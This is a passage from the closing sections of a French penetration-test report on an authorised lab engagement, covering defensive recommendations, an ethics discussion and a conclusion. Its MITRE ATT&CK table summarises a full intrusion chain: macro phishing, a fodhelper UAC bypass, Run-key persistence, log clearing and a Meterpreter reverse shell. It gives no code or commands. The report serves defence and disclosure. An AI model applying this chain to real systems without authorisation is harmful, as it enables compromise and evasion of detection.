- Mettre en place une surveillance d'intégrité des fichiers (FIM) pour détecter les dépôts et le timestomping.

9.4 Facteur humain

- Programme de sensibilisation récurrent et campagnes de phishing simulées, axés sur les marqueurs d'ingénierie sociale (urgence, autorité, prétexte technique).
- Bouton de signalement de courriel suspect en un clic, et culture du « dans le doute, je signale ».

10. Récapitulatif MITRE ATT&CK

Tactique	Techniques (ID)
Reconnaissance	T1589, T1589.002, T1591, T1593
Resource Development	T1587.001 (payload), T1608 (mise à disposition)
Initial Access	T1566.001 (spearphishing attachment)
Execution	T1204.002, T1059.005, T1055
Privilege Escalation	T1548.002 (bypass UAC fodhelper)
Persistence	T1547.001 (Run key)
Defense Evasion	T1036, T1070.001, T1070.006, T1222.001
Command & Control	T1571 / reverse TCP (Meterpreter)

11. Implications éthiques et responsabilité

11.1 Ce qui rend cette démarche éthique

- **Autorisation et périmètre :** mission encadrée, mandatée, limitée à un laboratoire isolé et à des cibles fictives. Sans mandat écrit délimitant le périmètre, les mêmes actions seraient illégales (en France, notamment les articles 323-1 et suivants du Code pénal).
- **Confinement :** aucun système de production ni donnée personnelle réelle n'a été touché ; l'environnement était déconnecté.
- **Non-malveillance et proportionnalité :** l'objectif est la démonstration de faisabilité, pas la nuisance ; aucune donnée n'a été exfiltrée ni détruite.
- **Divulgation responsable :** la finalité est de remonter les vulnérabilités et des contre-mesures concrètes (section 9), au bénéfice de la défense.

11.2 Responsabilité et savoir à double usage

Les connaissances mobilisées sont à double usage. La responsabilité du consultant impose la confidentialité du rapport (diffusion restreinte), la protection des artefacts produits et le respect du périmètre convenu.

Ironie instructive. L'attaque détourne un argument de conformité (RGPD, DLP) pour tromper la victime. La meilleure réponse n'est pas de se méfier de la sécurité, mais de vérifier les demandes par un canal indépendant : la confiance se vérifie, elle ne se présume pas sur la seule foi d'un courriel.

12. Conclusion

Ce projet démontre, de bout en bout, qu'une organisation peut être totalement compromise sans faille logicielle sophistiquée, par le seul enchaînement d'une reconnaissance soignée, d'un prétexte crédible et de faiblesses de configuration courantes. Le poste cible a été pris avec des privilèges d’administrateur (intégrité élevée), rendu persistant, et les traces effacées, le tout déclenché par un simple clic sur « Activer le contenu ».

La portée défensive est la contrepartie directe de cette démonstration : chacune des neuf vulnérabilités identifiées se corrige par des mesures connues et abordables (authentification de la messagerie, blocage des macros, retrait des droits admin, EDR actif, supervision centralisée, sensibilisation). Mises bout à bout, elles auraient rompu la chaîne d'attaque à plusieurs reprises. La sécurité est un système : il suffit souvent d'un maillon pour arrêter une intrusion qui, sinon, se déroule sans accroc.